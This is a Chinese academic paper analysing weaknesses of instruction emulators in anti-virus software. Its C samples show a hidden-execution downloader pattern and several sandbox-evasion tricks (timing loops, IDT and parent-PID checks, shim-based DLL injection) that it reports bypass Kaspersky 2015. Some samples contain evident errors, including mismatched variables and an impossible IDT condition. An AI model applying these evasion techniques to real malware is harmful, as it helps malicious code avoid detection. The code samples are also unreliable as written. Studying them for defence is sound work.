



杀毒软件中指令虚拟机的脆弱性分析

王奕钧

(公安部第一研究所, 北京 100044)

摘要:指令虚拟机技术是当今反病毒领域采用的核心技术之一,绝大多数杀毒软件的扫描引擎均采用指令虚拟技术来分析文件,以还原这个程序的行为是否会威胁到系统安全,根据这个进程的行为特征判断它是否是病毒或木马。针对杀毒软件中指令虚拟机的特点,研究虚拟环境与真实环境的差异,在深入分析指令虚拟机和计算机病毒木马本质特征的基础上,理论与实践研究相结合,给出目前杀毒软件中指令虚拟机的脆弱性分析。

关键词:杀毒软件;指令虚拟机;脆弱性

中图分类号:TP393.4

文献标识码:A

doi: 10.11959/j.issn.1000-0801.2016274

Analysis of instructions virtual machine vulnerabilities in anti-virus software

WANG Yijun

First Research Institute of the Ministry of Public Security of PRC, Beijing 100044, China

Abstract: Instructions virtual machine technology is one of the core technologies used in today's anti-virus field, the vast majority of anti-virus software scan engines use virtualization technology to analyze file and to revert the behavior of this program whether will be a threat to system security or not. According to this process behavioral characteristics, it is determined whether it is a virus or Trojan. Aiming at features of the virtual machine in anti-virus software, the difference between virtual environments and real environment were researched. Based on in-depth analysis of the virtual machine technology and the essential characteristics of a computer virus and Trojan, theory and practice of research were combined and the analysis of virtual machine instructions vulnerability in current anti-virus software was given.

Key words: anti-virus software, instructions virtual machine, vulnerability

1 引言

根据国家计算机网络应急技术处理协调中心发布的《CNCERT 互联网安全威胁报告—2016 年 5 月》,我国感染病毒木马的主机数约为 300 万台,由此可见,病毒木马依然是威胁我国网络安全最主要的风险点。目前主流的网络安全防范措施包括防火墙、入侵检测、安全漏洞扫描系统

检测以及杀毒软件,其中杀毒软件最为普及^[1]。目前杀毒软件采用的主流技术主要分为特征码匹配和虚拟机动态查杀两种。针对特征码匹配的检测方式,一个已知木马在不改变其工作方式的基础上,只要修改一些关键特征,就可能躲过杀毒软件的查杀,成为一个新的变种。而虚拟机动态查杀则是利用指令虚拟技术,模拟出 CPU 在执行程序时使用的指令集,从而动态地还原出这个程序的所有行为



序列,典型行为包括线程的创建与挂起、文件的创建与读写、网络的发送与接收、内存的申请与访问等,以此作为判断该程序是不是病毒木马的依据^[2]。无论修改者对病毒添加了怎样的外衣,虚拟机查毒总会将病毒的本质暴露出来。本文从信息安全对抗的角度,以研究免杀技术绕过虚拟机的方式,分析杀毒软件中采用的指令虚拟机的脆弱性。

2 指令虚拟机在杀毒软件中的应用

虚拟化技术已广泛使用于计算机领域中的各类应用之中,在平台仿真、软硬件功能测试和云计算等方面都发挥着不可取代的作用。在杀毒软件中,指令虚拟机主要有以下两种应用。

(1)使用指令虚拟机脱壳

在生物世界中,绝大多数植物在种子外面包裹一层壳来确保种子安全,某些动物在身体外面覆盖一层壳来躲避天敌攻击。在计算机世界里,壳则用于保护软件不被反编译、跟踪或者非法修改。因此也有人使用壳来防止木马病毒被查杀。但是无论使用何种技术进行加壳,原程序代码在执行前都会先被壳还原出来。指令虚拟机针对壳的这一特征,为其提供虚拟的执行环境,在程序运行并完成脱壳操作之后,将原程序指令还原出来后再进行病毒检查^[3]。过程如图1所示。




图1 脱壳检查流程

(2)使用指令虚拟机查毒查木马

指令虚拟机技术在查毒查木马时利用虚拟机对计算机病毒运行进行监控,它通过模拟指令集合、内存管理系统、操作系统和API等,仿真出一个模拟真实计算机的虚拟化平台^[4]。病毒在其中运行,和当前的系统完全隔离。在这种虚拟环境下,一个程序一旦出现一个或者一系列组合的行为符合病毒库中定义的某些规则,就产生报警。过程如图2所示。




图2 虚拟执行检查流程

3 指令虚拟机的局限

指令虚拟机虽然具有强大的动态判断能力并得到广泛的应用。但任何事物并非尽善尽美,并且病毒技术与反病毒技术是一个不断对抗提高的过程,虚拟机技术也面临着病毒的挑战,处于不断发展的过程之中。目前指令虚拟机还存在许多缺陷,其主要表现在如下几方面。

(1)不能模拟特殊指令

随着一代又一代高效CPU的不断推出,CPU指令集不断扩充,指令虚拟机没有实现、也不可能实现对诸如MMX、3DNow、SSE、SSE2、SSE3等所有指令的识别和模拟。当程序中出现这类指令时,虚拟机将无法实现正确的模拟工作,甚至会引起虚拟机崩溃。

(2)模拟速度慢

由于指令虚拟机模拟实际的CPU指令,并且一般采用高级语言编写,对程序中数量众多的机器指令逐一取指、译码,用函数模拟来实现每条指令的功能,实际CPU执行的一条指令往往需要虚拟机的数十甚至上百条指令来模拟,同时加上其他的开销,如变量、堆栈开销等,模拟一条指令需要运行的时间是CPU执行这条指令花费时间的几十甚至几百倍。

(3)不能模拟多线程机制

传统的反病毒虚拟机只是模拟CPU简单的功能,对于多线程这类涉及复杂系统调用的功能,并没有提供支持,因此不能实现对多线程程序的模拟执行,也就不能完成多线程变形病毒的解密和识别工作^[5]。

由此可见,通过指令虚拟机模拟出来的虚拟环境和计算机的真实环境还是存在诸多差异的,病毒木马就可以利用这些差异达到隐藏自己真实功能的目的,从而躲过杀毒软件的查杀。

4 指令虚拟机脆弱性验证

由于上面提到的这些不足,杀毒软件在设计指令虚拟机时一定会避免这些问题,但是为了兼顾误报率和漏报率,杀毒软件虚拟出来的虚拟环境会和真实环境有所不同。下面以Windows系统下的Downloader(一类以下载执行程序为目的的木马)为例,通过实验验证杀毒软件中的指令虚拟机的脆弱性。

```
int Downloader()
{
```

```

char szFilePath[MAX_PATH] = {0};
URLDownloadToCacheFile(NULL,"file://c:
\\windows\\calc.exe", szFilePath, MAX_PATH,0,NULL);
ShellExecute(0,"open", szFilePath,NULL,NULL,SW_
HIDE);
return 0;
}

```

这是一段典型的 Downloader 代码, 功能是下载一个计算器并执行, 运行结果如图 3 所示。

但使用 KIS2015 (卡巴斯基 2015) 查杀后, 会将 Downloader 示例程序当成病毒程序直接查杀掉。结果如图 3 所示。

这就表示 URLDownloadToCacheFile 函数和 ShellExecute 函数按照先后次序被调用时, KIS2015 即认为这是个 Downloader 程序。

下面以这段代码为例, 列举几种绕过杀毒软件的办法以验证杀毒软件中指令虚拟机的脆弱性。

(1) 对时间模拟不准确

杀毒软件中的指令虚拟机为了达到快速扫描快速查杀的目的, 不会采用同步等待的机制来处理函数调用, 通常只会简单模拟出函数调用的结果。

虚拟机会跳过长时间的等待操作。为了验证虚拟机如何处理长时间的等待操作, 将 Downloader 程序代码做如下改造。

```

int Downloader()
{
    TCHAR szMutexLock[] = "mutex";
    HANDLE hHandle = CreateEvent(NULL,NULL,NULL,

```

```

szMutexLock); //创建一个互斥事件
int tmp = GetLastError();
if(tmp == 0)
{
    STARTUPINFO sinfo;
    PROCESS_INFORMATION pinfo;
    ZeroMemory( &si, sizeof(sinfo) );
    sinfo.cb = sizeof(sinfo);
    ZeroMemory( &pinfo, sizeof(pinfo) );
    TCHAR szFilePath[MAX_PATH];
    GetModuleFileName( NULL, szFilePath, MAX_
NPATH);
    CreateProcess(szFilePath,NULL,NULL,NULL,
FALSE,0,NULL,NULL,& sinfo,&pinfo);
    for(int i = 0;i < 10000000000; i++) //长 时间
    的等待
    {
        _asm
        {
            nop
        }
    }
    CloseHandle(hHandle);
    return 0;
}

```

```

char szFilePath[MAX_PATH] = {0};
URLDownloadToCacheFile(NULL,"file://c:
\\windows\\calc.exe",szFilePath, MAX_PATH,0,NULL);

```



图 3 卡巴斯基查杀结果



```
ShellExecute(0,"open", szFilePath,NULL,NULL,
SW_HIDE);
return 0;
}
```

这段代码通过使用大量的循环来模拟 sleep 操作,从而导致指令虚拟机虚拟出的虚拟环境与真实环境在同步上存在差异,进而让指令虚拟机误认为 URLDownloadToCacheFile 函数和 ShellExecute 函数不会被执行。这个函数的执行流程如图 4 所示。




图 4 循环等待免杀流程

当这段代码在真实环境中执行时,由于会循环等待一个长时间段,所以创建的另一个自身的实例会出现创建互斥事件失败的结果,因此跳到真正的 DownLoader 代码执行。而在指令虚拟机中,由于指令虚拟机没有模拟这个长

时间等待,因此创建互斥事件还是会成功,即始终不会执行 DownLoader 真正的功能代码,所以杀毒软件不会报警。查杀结果如图 5 所示。

由此可见指令虚拟机在模拟 sleep 时采用了直接返回的方式,以节省扫描时间,但是这样也造成了虚拟环境与真实环境的不一致。

虚拟机创建一个进程是没有时延的。为了验证虚拟机如何创建一个新进程,将 DownLoader 程序代码做如下改造。

```
int DownLoader()
{
    STARTUPINFO si;
    PROCESS_INFORMATION pinfo;
    ZeroMemory( &si, sizeof(si) );
    si.wShowWindow = SW_HIDE;
    ZeroMemory( &pinfo, sizeof(pinfo) );
    HANDLE MessageBoxHandle;
    CreateProcess("C:\\windows\\system32\\calc.exe",NULL,
    NULL,NULL,FALSE,0,NULL,NULL,&si,&pinfo);
    MessageBoxHandle = FindWindow("Calc",NULL); //创建一个进程后枚举它的窗口句柄
    Sleep(1000);
    if (! MessageBoxHandle)
    {
        char szFilePath[MAX_PATH] = {0};
        URLDownloadToCacheFile(NULL,"file://c:\\windows\\
        calc.exe", szFilePath, MAX_PATH,0,NULL);
    }
}
```



图 5 利用循环等待免杀验证结果

```
ShellExecute(0,"open", szFilePath,NULL,NULL,SW_
HIDE);
}
return 0;
}
```

这段代码利用了真实环境与虚拟环境时延的不同。首先打开一个记事本，然后判断是不是已经打开了记事本，有就退出，没有就执行真正的 DownLoader 功能。这段代码的执行流程如图 6 所示。




图 6 利用时延免杀流程

在真实的环境中，打开记事本是有时延的，因此直接遍历查找记事本窗口会返回失败，所以会执行 DownLoader 真正的代码。而在杀毒软件中，指令虚拟机认为按照创建一个记事本再遍历打开的记事本窗口的调用次序一定会成功，所以指令虚拟机会误认为 URLDownloadToCacheFile 函数和 ShellExecute 函数不会被执行，因此杀毒软件不会报警。查杀结果如图 7 所示。

这说明了指令虚拟机为了加快查杀速度，在模拟 API 调用时采取了预测结果的方式，即不会等待 API 真正地返

回结果，因此虚拟环境中就不会有时延出现。这就造成了虚拟环境与真实环境的不同。

(2) 对环境模拟不全面

指令虚拟机模拟出来的虚拟环境和真实环境存在许多不同，因为指令虚拟机采用高级语言编写，不可能做到跟采用 x86、x64 架构的真实环境完全一致。

虚拟环境中 IDT(interrupt descriptor table, 中断描述符表) 地址与真实操作系统不一致。为了验证虚拟机中的 IDT 地址是否与真实计算机的一致，将 DownLoader 程序代码做如下改造。

```
int DownLoader()
{
    char idtr[6];
    unsigned int idt_base;
    _asm sidt idtr
    idt_base = *((unsigned int*)(idtr+2)); //取 IDT
    地址
    if((idt_base<0x8003f400)&&(idt_base>0x80047400))
    {
        char szFilePath[MAX_PATH] = {0};
        URLDownloadToCacheFile(NULL,"file://c:\\windows\\
        calc.exe",szFilePath, MAX_PATH,0,NULL);
        ShellExecute(0,"open", szFilePath,NULL,NULL,SW_
        HIDE);
    }
    return 0;
}
```

这段代码利用了虚拟环境与真实环境的 IDT 地址不



图 7 利用创建时延免杀验证结果



同,从而让杀毒软件误认为 DownLoader 的功能不会被执行。这个函数的执行流程如图 8 所示。




图 8 IDT 地址免杀流程

中断描述符表存储了系统发生中断时用于查找处理中断所用的函数列表,其中包含 256 项,而每一项函数对应一个中断。IDT 地址在每个不同的操作系统中有不同的取值范围,Windows XP SP3 的 IDT 地址根据测试得到的结果是 0xffc18000,而虚拟环境中的 IDT 地址则不会与真实计算机一样。以卡巴斯基为例,经过多次试验,可以确定卡巴斯基的指令虚拟机模拟出来的虚拟环境中的 IDT 地址大概在 0x8003f400~0x80047400 内。因此可以得出这样的结论:指令虚拟机模拟出来的虚拟环境中的 IDT 地址和真实环境是有差异的。所以利用这个差异就可以绕过杀毒软件的检测了。查杀结果如图 9 所示。

虚拟环境中进程的父进程 PID(process ID,进程号)不同。为了验证虚拟机中的父进程 PID 是否一致,将 DownLoader 程序代码做如下改造。

```
int DownLoader()
{
```

```
    DWORD fpid,epid;
    PROCESSENTRY32 pe;
    HANDLE hSnapp=CreateToolhelp32Snapshot(TH32CS_
    SNAPPROCESS,0);
    pe.dwSize=sizeof(PROCESSENTRY32);
    if (Process32First(hSnapp,&pe))
    {
        do{
            if (strcmp(pe.szExeFile,"explorer.exe")==0)
            {
                fpid=pe.th32ParentProcessID; //枚举
                //进程的父进程,取父进程 PID
                epid=pe.th32ProcessID;
                break;
            }
        }while(Process32Next(hSnapp,&pe));
    }
    if(fpid ==epid)
        return 0;
    char szFilePath[MAX_PATH] = {0};
    URLDownloadToCacheFile(NULL,"file://c:
    \\windows\\calc.exe", szFilePath, MAX_PATH,0,NULL);
    ShellExecute(0,"open", szFilePath,NULL, NULL, SW_
    HIDE);
    return 0;
}
```

这段代码利用了虚拟环境与真实环境处理父进程



图 9 利用 IDT 地址不一致免杀验证结果

PID 的不同,从而让杀毒软件误认为 URLDownloadToCacheFile 函数和 ShellExecute 函数不会被执行。这个函数的执行流程如图 10 所示。




图 10 PID 免杀流程

PID 是用来标识进程的序号。在真实环境中,每个进程都拥有自己的 PID,这个 PID 是唯一的,也就是说每个进程与它的父进程有着不同的 PID。而在杀毒软件模拟的虚拟环境中,为了节省资源,不会为每个进程分配独立的 PID, 所以会得到 explorer 进程与其父进程 PID 相同的结果, 从而让杀毒软件误认为在执行真正的 Downloader 功能前,程序就已经退出了。杀毒软件查杀结果如图 11 所示。

虚拟机仿真兼容模式不完全。为了验证虚拟机仿真兼容模式, 将 Downloader 程序代码做如下改造。

```
void Downloader()
{
    STARTUPINFO sInfo = {};
```

```
sInfo.cb = sizeof(STARTUPINFO);
PROCESS_INFORMATION pInfo;

CreateProcessW("C:\\Windows\\lcalc.exe",NULL,NULL,
NULL,FALSE,CREATE_SUSPENDED,NULL,NULL,&sInfo,
&pInfo);

typedef NTSTATUS (NTAPI* fnNtQueryInforProcess)
(HANDLE,ULONG,PVOID,ULONG,PULONG);
PROCESS_BASIC_INFORMATION pbi;
((fnNtQueryInforProcess)GetProcAddress(GetModule
HandleA("ntdll.dll")," fnNtQueryInforProcess "))(pInfo.hProcess,
0,&pbi,sizeof(PROCESS_BASIC_INFORMATION),NULL);
LPVOID lpShimData = (LPVOID)((ULONG_PTR)pbi.
PebBaseAddress + 0x1E8); //使用兼容模式
PVOID pShimData = NULL;
ReadProcessMemory(pInfo.hProcess,lpSdata,&pSdata,
sizeof(PVOID),NULL);
LPWSTR lpszDllFile = L"C:\\downloader.dll";
if (pSdata)
{
    WriteProcessMemory(pInfo.hProcess, pSdata, lpszDllFile,
strlen(lpszDllFile)*sizeof(wchar_t), NULL);
}
ResumeThread(pInfo.hThread);
CloseHandle(pInfo.hProcess);
CloseHandle(pInfo.hThread);
ExitProcess(0);
}
```



图 11 利用父进程 PID 不同免杀验证结果



这段代码利用了虚拟环境与真实环境中操作系统兼容性的差异,从而让杀毒软件误认为 WriteProcessMemory 函数不会被执行。这个函数的执行流程如图 12 所示。




图 12 兼容模式免杀流程

在真实的 Windows 操作系统中,为了保证操作系统的向下兼容性,微软提供了兼容模式共用户选择。在杀毒软件模拟的虚拟环境中,为了精简模拟指令集,加快速度,没有对系统兼容模式做完全的仿真,因此杀毒软件不会成功加载 Downloader 功能 DLL。杀毒软件查杀结果如图 13 所示。

(3) 对指令模拟不到位

杀毒软件为了实现快速查杀的目的,很难将指令模拟得面面俱到。

虚拟机中的 FindWindow 函数功能不全。为了验证虚拟机中 FindWindow 函数的功能,将 Downloader 程序代码做如下改造。

```

int DownLoader()
{
    STARTUPINFO sInfo;
    PROCESS_INFORMATION pInfo;
    ZeroMemory( &sInfo, sizeof(sInfo) );
    sInfo.cb = sizeof(sInfo);
    ZeroMemory( &pInfo, sizeof(pInfo) );
    HANDLE MBHandle;
    CreateProcess("C:\\windows\\calc.exe",NULL,NULL,
    NULL,FALSE,0,NULL,NULL,&sInfo,&pInfo);
    Sleep(1000);
    MBHandle = FindWindow(NULL,"无标题-记事本");
    //测试 FindWindow 函数功能 Sleep(1000);
    if (MBHandle)
    {
        char szFilePath[MAX_PATH] = {0};
        URLDownloadToCacheFile(NULL,"file://c:\\windows\\
        calc.exe",szFilePath, MAX_PATH,0,NULL);
        ShellExecute(0,"open", szFilePath,NULL,NULL,SW_
        HIDE);
    }
    return 0;
}
  
```

这段代码利用了虚拟环境与真实环境中 FindWindow 函数的功能差异,从而让杀毒软件误认为 URLDownloadToCacheFile 函数和 ShellExecute 函数不会被执行。这个函数的执行流程如图 14 所示。

在真实环境中,FindWindow 函数可以通过窗口名称遍



图 13 利用兼容模式模拟不完全免杀验证结果




图 14 FindWindow 免杀流程

历到窗口句柄,但是在杀毒软件模拟的虚拟环境中却得不到这个窗口的句柄,可能是杀毒软件为了减少资源占用精简了 FindWindow 的功能,也可能是为了提高查杀速度在启动记事本时没有真正地创建窗口。杀毒软件查杀结果如图 15 所示。

虚拟机无法模拟计算机的底层函数指令。

卡巴斯基安全实验室在 2015 年 2 月 16 日起发布的系列报告披露出一个目前世界上攻击能力最强的网络攻击组织——“方程式”组织(Equation Group)^[6]。报告中称,该组织总是领先于其他组织之前挖掘出用于攻击的 Oday 漏洞,目前该组织已拥有了一套可以对数十种常见品牌的硬盘固件重编程植入恶意代码的攻击武器,而目前杀毒软件的虚拟机还无法对其操作硬盘固件的行为进行有效分析。

从而可以分析,出现阶段杀毒软件的指令虚拟机还无法虚拟诸如硬盘固件读写、零磁道检测、负扇区检测等操作,具体原因是因为对于这些硬件底层的操作都依赖硬件厂商对外提供的操作接口,而一些不是与日常操作系统交互的接口,如硬件初始化、工业量产、工作参数调整等都作为硬件厂商的商业机密而不会对外公布,因此杀毒软件厂商也无法有效地对这些指令进行模拟。

5 结束语

随着病毒木马技术的发展,单纯通过静态特征码扫描进行病毒检测的弊端逐渐凸显,而使用指令虚拟机的查杀技术已经成为主流核心技术。通过对指令虚拟机设计上缺陷的研究,可以改进指令虚拟机的虚拟执行模型,揭示出指令虚拟机改进的方向。本文通过介绍杀毒软件中指令虚拟机的工作模式及其存在的局限性,并利用免杀代码绕过杀毒软件的方式对指令虚拟机的脆弱性进行验证,从而得出了目前杀毒软件中采用的指令虚拟机在模拟时间、模拟环境、模拟函数功能等方面都存在缺陷的结论。未来随着计算机性能的不断增长,计算资源将不再是指令虚拟机的性能瓶颈,如何提高虚拟机响应速度、模拟操作系统的调用特性、实现更全面的 API 虚拟调用,从而更真实地仿真出程序运行环境将是下一步研究的课题。病毒木马与杀毒软件的对抗一直是网络安全中的热点问题,挖掘杀毒软件中指令虚拟机的脆弱性是为了有针对性地改进和提高杀毒软件的查杀能力,从而全面提高网络安全的整体水平。




图 15 利用 FindWindow 功能不全免杀验证结果



参考文献:

- [1] 李换双, 潘平, 罗辉. 计算机安全漏洞及防范研究[J]. 微型机与应用, 2013, 32(7): 64-65.
LI H S, PAN P, LUO H. Computer security vulnerabilities and preventive measures[J]. Microcomputer & its Applications, 2013, 32(7): 64-65.
- [2] 朱平, 杜彦辉. 基于虚拟机与 API 调用监控技术的 APT 木马取证研究[J]. 信息网络安全, 2014(4): 78-81.
ZHU P, DU Y H. Research on APT-Trojan forensics based on virtual machine and API monitor [J]. Netinfo Security, 2014(4): 78-81.
- [3] 高玉新, 张怡, 唐勇, 等. 恶意代码反分析与分析综述 [J]. 小型微型计算机系统, 2015, 36(10): 2322-2326.
GAO Y X, ZHANG Y, TANG Y, et al. Survey on malware anti-analysis and analysis[J]. Mini-Micro Systems, 2015, 36(10): 2322-2326.
- [4] 蒋晓峰, 施勇, 薛质. 针对虚拟机查毒的规避方法研究[J]. 信息安全与通信保密, 2011(2): 55-57.
JIANG X F, SHI Y, XUE Z. Study on circumvention of virtual machine anti-virus[J]. China Information Security, 2011(2): 55-57.
- [5] Riussk. Analysis of virtual machine detection technology [J]. Hacker Defence, 2010(7): 207-211.
- [6] GReAT. Equation: the death star of malware galaxy [EB/OL]. (2015-02-16) [2016-08-20]. <https://securelist.com/blog/research/68750/equation-the-death-star-of-malware-galaxy/>.

[作者简介]



王奕钧(1983-),男,公安部第一研究所工程师,主要研究方向为网络信息安全。